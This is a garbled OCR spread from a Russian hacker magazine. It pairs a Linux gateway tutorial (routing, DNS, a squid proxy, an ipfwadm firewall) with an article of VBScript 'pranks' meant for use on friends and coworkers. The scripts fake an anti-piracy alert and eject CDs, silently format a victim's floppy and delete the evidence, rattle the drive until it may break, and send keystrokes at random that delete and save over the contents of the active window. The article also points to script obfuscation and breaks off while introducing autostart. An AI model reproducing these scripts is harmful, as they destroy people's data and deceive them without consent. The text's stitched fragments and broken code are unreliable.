ifconfig eth1 192.168.2.1 up
(подняли вторую карточку)
```

Дальше необходимо настроить маршрутизацию между подсетями 192.168.1.0 и 192.168.2.0, что позволит юзерам из одной подсети видеть расшаренные ресурсы в другом сегменте. Говорим, что компы, которые находятся в нашем локальном сегменте 192.168.1.*, сходят на первом интерфейсе и обращаться к ним следует напрямую:


```
route add net 192.168.1.0 192.168.1.1 netmask
255.255.255.0
```

А вот с машинами из соседней сетки, имеющими адреса 192.168.2.*, будем разговаривать через eth1:

```
route add net 192.168.2.0 192.168.2.1 netmask
255.255.255.0
```

Последний параметр - это метрика. Ее можно понимать как "расстояние до шлюза-назначения" или "сколько прыжков между шлюзами

Если у тебя что-то не получилось с ipfwadm, то поищи софтинку для конфигура фаерволла ipchains, заменяющую ipfwadm, который использовался в старом коде IP Firewall.



Заставка великого и могучего никсового текстового редактора vim. А ты помог детям?



придется сделать пакету по пути и обратно". Так как адреса 192.168.1.1 и 192.168.2.1 являются адресами этой тачки в разных сетях, то метрика равна 0.

Пакеты для IP-адресов, которые не находятся в нашей локальной сети, будем отправлять на машину 192.168.1.1, а она сама будет разбираться, что с ними делать:

```
route add default 192.168.1.1 1
```

Обрати внимание, что значение метрики равно 1.

DNS, ЧТОБ НЕ МУЧАТЬСЯ

Дальше разберем проблему с IP-адресами и с соответствующими им именами компов - ведь символьный адрес гораздо проще запомнить, чем четырехбайтное число. Так что построим у себя в локалке DNS систему. На всякий случай напомним, что вся работа сервера доменных имен (Domain Name System) сводится к преобразованию mnemonic-имен машин в IP-адреса и обратно. То есть для того, чтобы узнать, какой IP у компа VasiaPipkin, необходимо спросить DNS сервер, и только после получения ответа мы можем начинать работу. Учитывая, что на обращение к серверу DNS провайдера требуется 10-15, а иногда и все 30 секунд (это зависит от загрузки сети и от скорости соединения), установка сервера DNS в локальной сети с выходом в инет является просто необходимой. Обычно сервер DNS ставится на шлюзе, который используется для выхода в интернет. Перед началом настройки сервера следует определить, запущен ли он:

```
ps -ax | grep named
```

Если запущен - тормози его командой kill или ncd, а если он вообще не установлен, то ставь пакет bind. Учти, что исполнимый файл называется named, а сам пакет - bind. Все, дальше идет чистая настройка.

В файле /etc/named.conf лежит основная информация о парамет-



рах сервера (редактируй из-под рута). Вот пример:

```
logging {category cname {null;}; - этот параметр показывает отсутствие канонического имени
options {directory "/var/named"; - расположение файлов имен
zone "." {type hint;file "named.ca"; - Файл named.ca - корневой кэш, он содержит информацию о корневых серверах DNS
zone "shadrinsk.net" {type master;file "shadrinsk.net";notify no;}; - это зона, обслуживаемая нашим серваком
zone "0.0.127.in-addr.arpa" {type master;file "named.local";}; - локальная зона
zone "1.168.192.in-addr.arpa" {type master;file "192.168.1";notify yes;}; - привязка к IP нашего серванта
```

Следующий файл - shadrinsk.net. Его основное назначение - выполнять преобразования символьных имен в IP. Вот что внутри:

```
@ IN SOA den.shadrinsk.net. host-master.shadrinsk.net. (
75031225; - серийный номер
```

```
7200; - обновление каждые 2 часа (указано количество секунд)
3600; - повтор каждый час
360000; - хранить информацию 100 часов
86400; TTL (время жизни) записи - 24 часа
IN NS den.shadrinsk.net
IN A 192.168.1.1
IN MX 150 den.shadrinsk.net
```

Файл 192.168.1 - файл обратного соответствия. Он хранит настройки перевода IP в имя. Внутренности такие:


```
@ IN SOA den.shadrinsk.net. host-master.shadrinsk.net (
75031225; - серийный номер
7200; - обновление каждые 2 часа
3600; - повтор каждый час
360000; - хранить информацию 100 часов
86400; - TTL записи - 24 часа
@ IN NS den.shadrinsk.net
1 IN PTR den.shadrinsk.net;
Запись PTR необходима при преобразовании IP в имя.
2.1.168.192 IN PTR evh.shadrinsk.net;
```

Если указан не весь IP, то к нему будет добавлен адрес подсети

Есть набор полезных скриптов для настройки фаерволла, доступный на ftp-сервере ipchains: <ftp://ftp.rustcorp.com/ipchains/ipchains-scripts-1.1.2.tar.gz>

Left	File	Command	Options	Right
ls	Name	Size	RTIME	Name
ls	/bin	2648	Jan 21 01:58	IP-DIR
ls	/boot	456	Jan 25 06:07	/kde
ls	/dev	195394	Jan 25 06:07	/ac
ls	/etc	6248	Jan 25 06:07	/log
ls	/home	184	Jan 21 02:48	back_lognet
ls	/lib	4936	Jan 21 01:55	back_profile
ls	/mnt	144	Jan 21 02:59	backes
ls	/opt	48	Nov 24 2002	askes
ls	/proc	8	Jan 25 06:06	libe
ls	/root	552	Jan 25 06:07	rpmascron
ls	/sbin	4224	Jan 21 01:59	top
ls	/swsp	48	Jan 21 01:41	tocke
ls	/tmp	168	Jan 25 06:09	wines
ls	/usr	336	Jan 21 02:52	askes
ls	/usr	584	Jan 21 01:58	win_test_cfg.pl
				ddlog_log

Миджнт командер - первый помощник любого админа



1.168.192, причем байты в IP следуют указывать в обратном порядке.

Дальше необходимо установить файл кэша (в нем хранятся основные хосты и соответствующие им IP в Инете). Для этого придется поглубиться к Инету и запустить ДНС сервер у себя на машине. Затем вбивай вот такую комбинацию: `nslookup | tee ns` (что значит найти более новый файл кэша серваков и их IP). После этого сделай: `set q=ns` (или `set type=ns`) - это покажет тебе список корневых серверов DNS, который будет помещен в файл `ns`. А дальше последний шаг: преобразование сграбленного файла `ns` в понятный серваку вид, для этого, не мудрствуя лукаво, введи:

```
#!/bin/awk awk ' BEGIN { /root/ { print ". IN NS " $4"." } /internet/ { print $1"." " 999999 IN A " $5 } END '
И поюзай софтинку reformat вот так: reformat ns named.ca. Теперь осталось скопировать named.ca в каталог /var/named. Дальше все должно заработать.
```

ЭКОНОМИМ КОПЕЙКУ

Раз уж мы решили устроить большой трах для нашей четверки, превратим несчастный айбиэм компатабл компьютер в настоящий прокси-сервер с установленным на нем фаерволлом.

Для начала чуток инфры. Прокси-сервер необходимо ставить, если у тебя есть локальная сеть, сервак и только один канал связи (или один реальный IP). В других случаях ставить прокси особого смысла нет. Если же твой домашний комп вообще не подключен к сети, то прокси только затормозит твою работу в Инете и не принесет никакой ощутимой выгоды. Но если у тебя есть "настоящая" локалка минимум из трех компов, то смело читай дальше - установив кэширующую прокси, ты не только увеличишь скорость доступа к Инету, но и сэкономишь траф за счет кэша.

Клаву и мозги к бою: начинаем ставить squid (<http://www.squid-cache.org>). С самим процессом установки возникнуть проблем не должно:

`./configure`; - гистр конфижится пог твое ядро;

`make`; - сборка бинарика из сорцов; `make install`; - прога устанавливает себя, как хочет (все из-под рута).

Бинарик ставят так:

```
rpm -i имя_файла.rpm
```

А вот более сложный процесс конфигурирования сквида я опишу. Естественно, все настройки будем проводить редактируя конфигурационные файлы всенародным `vi`. Место нахождения этих файлов сильно отличается, в зависимости от дистрибутива (могут быть в `/etc`, в `/usr/local/etc/squid`, в `/usr/local/squid/etc`). Так что их придется поискать. Заюзаем команду поиска главного файла `squid.conf`:

```
find / -name "squid.conf" -print
```

Поиск веги от рута. А дальше грузи его в `vi` да не пугайся, что там 3000 строк, - настроек гораздо меньше. Вот самые необходимые:

```
# IP-адрес и порт, на котором будет доступен прокси-сервер для клиентов:
http_port 192.168.0.2:3128
```

```
# Уберем "общение" с соседними прокси-серверами:
icp_port 0 http_port 0
```

```
# Отключим кэширование динамически загружаемых страниц:
acl QUERY urlpath_regex cgi-bin \? no_cache deny QUERY
```

```
# Укажем местонахождение и размер кэша (200Мб):
cache_dir ufs /var/squid 200 32 384
```

```
# Местонахождение логов запросов к прокси-серверу:
cache_access_log /usr/local/squid/logs/access.log
```

```
# Местонахождение логов кэша:
cache_log /usr/local/squid/logs/cache.log
```

Отключим лог менеджера кэша (большинство уверяет, что он не нужен):

```
cache_store_log none
```

```
# Пароль для анонимного ftp-соединения:
ftp_user ano@shadrinsk.net
```

```
# Откроем доступ к прокси-серверу с клиентов из нашей подсети:
acl all src 192.168.0.0/16 http_access allow all
```

Но это еще не все :-), проблема в том, что демон сквида по умолчанию запускается с правами `nobody` из группы `nogroup` (это один из самых бесправных юзеров в Линухе). Нам следует это учесть и разрешить доступ к файлам прокси такому юзеру. Делаем это так:

```
chmod nobody:nogroup /usr/local/squid/logs
mkdir /var/squid
chmod nobody:nogroup /var/squid
```

Дальше последует первый (об этом говорит параметр `z`) запуск:

```
/usr/local/squid/bin/squid -z
```


Если все прошло успешно, можешь скакать от радости - твоя четверка превратилась в могучий прокси-сервант, основанный на устойчивой ОС Линукс.

ЗАЩИЩАЕМ ФАЗЕНДУ

Прокси - вещь хорошая, это тебе и анонимность, и распределение трафа, и экономия. Но это не все, на что способна наша четверочка: сейчас мы настроим на базе сей машинки межсетевой экран aka фаерволл. Пингвиний фаерволл использует принцип фильтрации пакетов, то есть он просматривает заголовки пакетов по мере их прихода и решает дальнейшую судьбу всего пакета. Защитник может прибить пакет, принять пакет или сделать с ним что-то еще более сложное, типа маскардинга или хитрого редиректа ;). То, что Линух - правильная ОС, доказы-

Официальная страница пингвиньего фаерволла живет по адресу: <http://www.rustcorp.com/linux/ipchains>.

Свежие сорцы ядра ты всегда можешь слить с одноименного сайта <http://www.kernel.org>.





COVER STORY

Electronic Entertainment Expo E3: журналисты CGW провели три незабываемых дня в Лос-Анджелесе, изучая новинки игрового мира и задавая непростые вопросы. 45 новых самых ожидаемых игр.

ИГРОВЫЕ ВСЕЛЕННЫЕ

Вселенная Аллодов. Часть 1.

Из всех миров, созданных российскими разработчиками, самым известным и, пожалуй, уже успевшим превратиться в настоящую живую легенду, является вселенная Аллодов.

Вселенная Warcraft Предыстория Warcraft. Часть третья.

ЭКСКЛЮЗИВ

Spellforce

Информация об одной из самых магически-кроваво-фэнтезийных игр к вашему вниманию.

TECH

Тест: 13 новейших 3D-акселераторов. Ноутбуки для игр. Первый взгляд: Abit-IS7-G. Genius Comfy KB-18M. "Крякнутый кейс".

А также: новости, preview, review, Loading, советы по прохождению игр, Как это делается..., FragMaker, Игровая Альтернатива, топ 20, Игровой трубопровод и т.д.

ваются уже тем, что защита сетей заложена в ее ядре. Чтобы заюзать эту мазу, тебе нужно скомпилировать ядро, указав одобрение в пунктах IP forwarding/gatewating (CONFIG_IP_FORWARD) и IP firewalling (CONFIG_IP_FIREWALL). Если включить эти пункты и задать определенные правила, Линь будет шерстить вообще все пакеты, проходящие с одного интерфейса на другой (если тебе так проще, то с одной машины на другую). Этого вполне достаточно, чтобы защитить всю локалку с помощью одного компа - гейта в Инет, что нам идеально подходит.

Чтобы включить и настроить защиту, юзь софтинку по имени ipfwadm. При настройке учитывай следующие вещи: если у тебя в сети нет особенных наворотов, то чаще всего достаточно закрыть TCP-порты с 1 по 1024, чтобы отрубить доступ к основным TCP-серверам и порты с 5000 по 65535 для запрета доступа к X-серверам. Порты 1025-4999 можно оставить открытыми. Но если у тебя в сети крутится веб, ftp или другой подобный сервак, то следует к указанным выше добавить используемые ими порты (например, для web - 80-й). Более подробно смотри в /etc/service. Все команды настройки защиты следует записать в отдельный командный файл (например, /etc/rc.d/rc.firewall) и вызывать его при выходе системы в мультирежим из файла /etc/rc.d.rc.inet1. Вот маленький отрывок такого файла с необходимыми ремарками:

```

#./bin/sh
NET=195.161.26.87 #Инет
LOCALNET=198.168.0.0
#локальная сеть и ее IP
/sbin/ipfwadm -B -f #сброс блокировок
#Пропускать всех внутрь локалки (вход - рубль, выход - пять :))
/sbin/ipfwadm -B -a accept -S ${LOCALNET}/24 -D ${LOCALNET}/24
#Тормозим пакетики на TCP-серверы локалки
/sbin/ipfwadm -B -P tcp -a deny -S 255.255.255.255/0 -D ${LOCALNET}/24 0:1024
#номера портов
#Еще не пустим пакеты, направленные на X-сервера
/sbin/ipfwadm -B -P tcp -a deny -S 255.255.255.255/0 -D ${LOCALNET}/24 5000:64575 #номера портов
#Больше блокировать порты не будем - остались открытыми порты с 1025 по 4999. Это необходимо для работы юзеров: инет, ася, ирка.
#Дальше пошла настройка гейта в Инет: GateWayIP=195.161.26.87/32
#Реальный IP сервака
/sbin/ipfwadm -B -P tcp -a deny -S 255.255.255.255/0 -D ${GateWayIP} 24:79
# и 80 - веб
/sbin/ipfwadm -B -P tcp -a deny -S 255.255.255.255/0 -D ${GateWayIP} 0:20
# оставить открытыми порты 21-23 - ftp
    
```

не гадим Инета плохим людам, у которых IP попадает в промежуток от 25 go 30. Последняя цифра показывает количество обломанных юзеров.
/sbin/ipfwadm -B -a deny -S 255.255.255.255/0 -D \${NET}.25/5

КАК ЭТО БЫВАЕТ ПО ЖИЗНИ

А сейчас я расскажу, как было в реальной жизни. Была маленькая сеточка из 25 компов (подъезд + маленькая фирма) и была эта сеть изолирована от Инета, и не было ни у кого проблем с безопасностью, но решили на общем собрании юзеры инет занять. Решили и сдесли. Еще был один умный чувак, сказавший, что нам надо поставить гейта между всем Инетом и маленьким мирком локалки. Воздвигли мы объединенными усилиями мозгов и пива гейт на базе четверки, и стала сеточка наша защищена от внешнего вторжения фаерволлом, кэширующий прокси существенно экономил входящий траф: за месяц экономия составила около 50-150 мегов, то есть на пиво с бубликом админам хватало. И еще один бонус: так как мы юзаем только один IP из сети провайдера, то договорились на абонентскую плату в 500 рублей + пиво, а должны были 25*100=2500 рублей. А что go тормозов, то машина справлялась, даже когда все 25 юзеров выходили в Инет разом, правда, канал не резиновый, и пришлось мне чуток схитрить: поставить на свой IP приоритет повыше, чтобы в Инете без тормозов сидеть, но это другая история. Вот так. Надеюсь, ты понял, что во всех отношениях установка компа на границе сетей - очень хороший ход.

Вот так все просто и круто. Убедился, что сила не в гигагерцах, а в прямых руках и Линухе? Так можно сдслать очень много. Угачи тебе в нелегком труде начинающего сисадмина.



ВОЗВРАЩЕНИЕ БЛОКНОТА

ГОТОВИМ ЗАПАДЛО НА СКРИПТАХ

Оси 4work

Анализирующий
(analyst1945@mail.ru)

Привет, великий западлостроитель. Я надеюсь, от тебя не отвернулись еще твои грузья-компьютерщики (а других у тебя быть не может - вам просто не о чем разговаривать), тебя не выгоняют из компьютерных клубов, а на работе злой админ не запретил запуск любимого Блокнота. Тогда появился реальный шанс припомнить былые обиды и попрактиковаться в любимом хобби - западлостроении. Об этом я тебе расскажу в сегодняшней статье.

Вкратце напомним, что весь предлагаемый далее код в компиляции не нуждается и пишется в любом текстовом редакторе (лишь бы формат выходного файла был текстовый.), сохраняется в текстовом файле с расширением WSF и запускается так же, как и EXE-файлы. Не забудь добавлять обязательные XML элементы:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<job id="T1">
  <script language="VBScript">
    <![CDATA[
```


в начало файла и

```
]]>
</script>
</job>
```

в конец файла соответственно. Итак, приступим.

БОРЬБА С ПИРАТСТВОМ

Скажи, где ты брал диск с дистрибутивом твоей ОСи? А за сколько? Что-что? ЛИЦЕНЗИОННАЯ?! И все остальные диски ТОЖЕ? Ну, тогда бросай журнал и иди кататься с девочками (мальчиками :) на яхте. Это будет для тебя более полезным занятием. Реально же, по официальным данным, пиратский рынок в России составляет 89 процентов. То есть с вероятностью 1:10 можно утверждать, что вставленная в дискетовод компашка, если это не собственный сборник, является пи-




Microsoft Script Encoder обладает обширной справочной службой

ратской копией. Мы же с тобой займемся тем, что будем при попытке использования такого диска извлекать его с выдачей ну оч-ч-чень строгого предупреждения :). Делать это будем, конечно же, с помощью сценариев на языке VBScript. Итак, пиши следующий код:

```
Option Explicit
Dim fso,mplayer
Dim Drive
Dim Count, f
f=0
'Объявляются используемые переменные
On Error Resume Next
'Блокировка сообщений об ошибках
set fso=CreateObject(
  ("Scripting.FileSystemObject")
set mplayer=CreateObject("WMPlayer.OCX.7")
```

```
'Подключение системных объектов
Do while f=0
'Создается бесконечный цикл
'для работы скрипта до перезагрузки
WScript.sleep 5000
'Пауза между проверками наличия диска в
дискетоводе в миллисекундах
Count=-1
'Начальное положение счетчика
'Нужен на случай нескольких сигюков
For Each Drive in FSO.Drives
'Проверка всех дисков компа
If Drive.DriveType=4 then
'Если это сигюк
count=count+1
'То увеличиваем счетчик
if Drive.IsReady Then
'Если он вставлен
If (fso.fileexists(Drive.DriveLetter & ":\." &
"Autorun.inf")) then
'И на нем есть файл Autorun.inf
'Значит есть автозапуск
'И это не ручной сборник
'(кто ставит на ручной сборник автоза-
пуск? %)
'И не музыкальный диск
mplayer.cdromcollection.item(count).eject()
'Извлекается лоток
msgbox "Обнаружена пиратская копия дис-
ка. Дальнейшая работа с диском невоз-
можна." &
vbcrlf & "Сообщите в местные органы ФСБ
```

Предлагаемый код в компиляции не нуждается и пишется в любом текстовом редакторе.



Так выглядит предупреждение пользователя


```
о месте его покупки.",48,
"Антипиратская система Windows"
'И выдается грозное предупреждение
End if
End If
Next
Loop
```

Можешь не сомневаться, что твой ламернутый груган или не менее ламернутая секретарша будут рассказывать об этой "защите" всем и каждому, а первым делом побегут в магазин, продавший этот диск, а может и в ФСБ позвонят ;).

При желании можешь усовершенствовать этот скрипт. Например, можно считать количество попыток использования диска и каждый раз выдавать новое предупреждение. В общем, пофантазируй.

ИЗДЕВАЕМСЯ НАД FDD И ЕГО ХОЗЯИНОМ

С оптическими дисками разобрались, но остались дискеты. Что можно делать с дискетами? Извлечь не получится по причине отсутствия какой либо связи данной механической части с электроникой. Остается логическая составляющая. Самым оптимальным вариантом мне представляется форматирование, причем скрытое. Открыл так чел документ с дискетки, работает потихоньку, глянь - а файлов то и нет! Только осторожно: возможны приступы вандализма, членовредительство :), громкие размышления на тему вирусов, вирусописателей и интимной жизни их родственников.

Приступим.

```
Option Explicit
Dim WshShell, fso,flopp, odrive
Dim commandfile, batfile, txtcom, txtbat
Dim disklabel, x
'Объявляем используемые переменные
commandfile="c:\LOG.LOG"
'Имя файла с командами, передаваемыми
программе форматирования
batfile="c:\file.bat"
'Имя запускаемого файла
disklabel="Loh"
'Метка для форматлируемого диска
x=0
```

HOWTO

Кодировка специальных клавиш в методе SendKeys

Esc	{ESC}	Page Up	{PGUP}
Tab	{TAB}	Delete	{DEL}
Caps Lock	{CAPSLOCK}	End	{END}
Backspace	{BS}, {BKSP} или {BACKSPACE}	Page Down	{PGDN}
Enter	{ENTER} или ~	Стрелка влево	{LEFT}
Print	{PRTSC}	Стрелка вправо	{RIGHT}
Scroll Lock	{SCROLLLOCK}	Стрелка вверх	{UP}
Break	{BREAK}	Стрелка вниз	{DOWN}
Insert	{INS} или {INSERT}	F1	{F1}
Home	{HOME}	F12	{F12}
		Space	chr(32)


```
On Error Resume Next
'Блокировка сообщений об ошибках
set WshShell=WScript.CreateObject
("WScript.Shell")
Set fso = CreateObject
("Scripting.FileSystemObject")
```

```
'Подключаются системные объекты
Do While x=0
'Создается бесконечный цикл
'для работы скрипта до перезагрузки
Wscript.sleep 10000
'Пауза между проверками наличия диска
в дисковом в миллисекундах
If WshShell.AppActivate("A:") then
'Если юзер открыл окно дискеты
'Значит он вставил ее в дисковод
Set flopp = fso.GetDrive("A")
'Получаем гоступ к флоппу
If flopp.IsReady and flopp.FreeSpace <>
flopp.TotalSize then
'Если он не чистый
'То создается файл с ответами
Set txtcom = fso.opentextfile(command-
file,2,true)
txtcom.writeline
txtcom.writeline "y"
txtcom.close
'и пакетный файл с командой форматиро-
вания
'и заметания следов
Set txtbat = fso.opentextfile(batfile,2,true)
txtbat.writeline "format a: /q /v:" & disklabel
& " <" & commandfile
txtbat.writeline "del " & commandfile
txtbat.writeline "del " & batfile
txtbat.close
WshShell.run batfile,0
'Теперь полученная парочка принимается
за работу
```

```
'Причем в скрытом режиме
End if
End if
'Заново повторяется вся процедура
Loop
```

Эта фишка будет работать при условиях:

1. Дискета не защищена от записи.
2. В "Свойствах папки" - "Виг" - отмечена опция "Выводить полный путь в строке заголовка".
3. Окно проводника с содержимым дискеты открыто, пусть даже в



Консоль Windows XP с успехом выполняет многие команды MS-DOS

свернутом виде, как минимум 10 секунд. Если интервал не устраивает, измени строку `Wscript.sleep 10000` например, на `Wscript.sleep 5000`

4. Корень диска C не защищен от записи (бывает и такое). В противном случае замени имена (расположение) файлов `c:\LOG.LOG` и `c:\file.bat` на другие. В принципе, имена и расширения могут быть любыми.

5. Данному пользователю разрешено форматировать дискеты (Windows 2k/XP).

6. Если террор производится на компе под управлением Windows XP, то дискета форматруется даже при открытых на ней файлах. Если же используется Винда из серии 9x/ME, то нужно заменить строку `txtcom.writeline "y"` на `txtcom.writeline "n"`

Можешь не сомневаться, что твой ламернутый груган будет рассказывать об этой "защите" всем и каждому, а первым делом побегит в магазин, продавший ему этот диск. А может и в ФСБ позвонит.

Дискета форматруется даже при открытых на ней файлах.

HOWTO

Коды для комбинаций клавиш в методе SendKeys

```
Shift + перед кодом второй клавиши
Ctrl ^ перед кодом второй клавиши
Alt % перед кодом второй клавиши
Вывод повторяющихся клавиш {код_клавиши число_повторов}
```

ПРИМЕРЫ:

```
{^x} Нажатие комбинации клавиш CTRL+X
{+(esc)} Одновременное нажатие SHFT+E+C
{H 10} 10 нажатий клавиши H
```

HOWTO

Параметры командной строки программы screnc.exe

/s Работа программы без вывода сообщений на экран
/f Перезаписать исходный файл зашифрованным под тем же самым именем
/l language Явно указывает язык в шифруемом файле. Например /l Jscript
Примеры:
 screnc hello.vbs hello.vbe
 screnc /e htm config.wsf confighide.wsf
 screnc /f /e htm index.html

Форматирование будет отложено до закрытия файлов.

Краткое пояснение принципа действия сценария. Как известно, в системе MS-DOS вывод на экран можно перенаправить в текстовый файл, указав после команды символ ">" в режиме нового файла или ">>" в режиме добавления к имеющемуся файлу и имя получаемого файла. Например, командой "dir c:\windows > c:\1.txt" будет получен файл C:\1.txt, содержащий листинг файлов и папок каталога C:\windows. Но галеко не всем известно, что возможно обратное перенаправление с использованием символа "<". На этом принципе и основан данный скрипт. В текстовый файл заносятся предполагаемые нажатия на клавиатуру, а затем они считываются программой Format. В итоге все действия происходят без участия пользователя, что нам и требовалось. Ну а консоль Windows XP с успехом выполняет эти функции MS-DOS.

Что же делать, если дискета не вставлена? Неужели лишать себя законного удовольствия? Не стоит. Пусть дисковод в знак возмущения

издает громкие звуки. Для разнообразия, так сказать.

```
Option explicit
Dim fso, odrive
Dim x, y, z
y=500
'y - Приблизительная длительность тараканения флорпаря
Set fso =
CreateObject("Scripting.FileSystemObject")
set odrive = fso.getdrive("a:")
'Подключаются системные объекты
for x=1 to y
'Процесс пошел
if odrive.isready then
'Проверяется наличие дискеты
'Отсюда и происходит весь шум
z=1
'Фиктивная операция
'Не ради этого все затевалось
end if
'Завершаем микроцикл
next
'Поехали по кругу
```

Скрипт будет работать, если: на компе есть дисковод, он висит на букве A и в нем нет дискеты.

Конечно, при желании эту штучку можно облагородить, а именно: добавить определение наличия дисковода, его букву и присутствие в нем дискеты, включать трещалку через определенные или случайные промежутки времени, заставить дисковод наигрывать определенную мелодию. И имей в виду, что этим приколом реально угробить FDD.

ЗАВЕТНЫЕ КНОПОЧКИ

А теперь приступим к термоядерному межгалактическому терроризму в рамках отдельно взятого писюка. Будем периодически посылать с клавиатуры разрушительную комбинацию клавиш подобно этой:

CTRL+A, SHIFT+DEL, ENTER. Это приведет к соответствующим результатам: удалению файлов и папок, текстов (смотря какое окно было на первом плане), выскакиванию глаз из орбит, порче материальных ценностей, биению головой о стену, массовым явлениям суицида и другим подобным веселеньким (кому как :) вещам. А поможет нам в этом этот скриптик:

```
Option Explicit
Dim WshShell
Dim f, x
f=0
'Объявляются используемые переменные
On Error Resume Next
'Блокировка сообщений об ошибках
Set WshShell=
WScript.CreateObject("WScript.Shell")
'Подключаются системные объекты
Do While f=0
'Создается бесконечный цикл
'для работы скрипта до перезагрузки
Wscript.Sleep Int((1800000)*Rnd)
WshShell.SendKeys "^{a}"
'Посылается комбинация клавиш CTRL+A
WshShell.SendKeys "+{DEL}"
'Посылается комбинация клавиш
SHIFT+DEL
WshShell.SendKeys "{ENTER}"
'Посылается клавиша ENTER
't.e. сейчас было удалено содержание
активного окна
'конечно, если это возможно
WshShell.SendKeys "^{s}"
'Посылается комбинация клавиш CTRL+S
'Если это текстовый редактор,
'to "результат" был сохранен
WshShell.SendKeys "{ENTER}"
'Посылается клавиша ENTER
WshShell.SendKeys "{LEFT}"
'Посылается клавиша "Стрелка влево"
WshShell.SendKeys "{ENTER}"
'Посылается клавиша ENTER
На случай, если документ создан впервые
WshShell.SendKeys "%{F4}"
'Посылается комбинация клавиш ALT+F4
'Окно закрывается, чтобы было нельзя
сделать откат
Loop
'Заново повторяется вся процедура
```



Данный алгоритм не претендует на универсальность, но ты можешь переделать его под конкретную ситуацию. Так что делайте резервные копии, господа.

ЗАЩИТА ОТ УМНЫХ

Осталось решить главную задачу: сделать так, чтобы все это (ну не все - половина :) запускалось при вклю-

Возможны приступы вандализма, членовредительство, громкие размышления на тему вирусов, вирусописателей и интимной жизни их родственников.

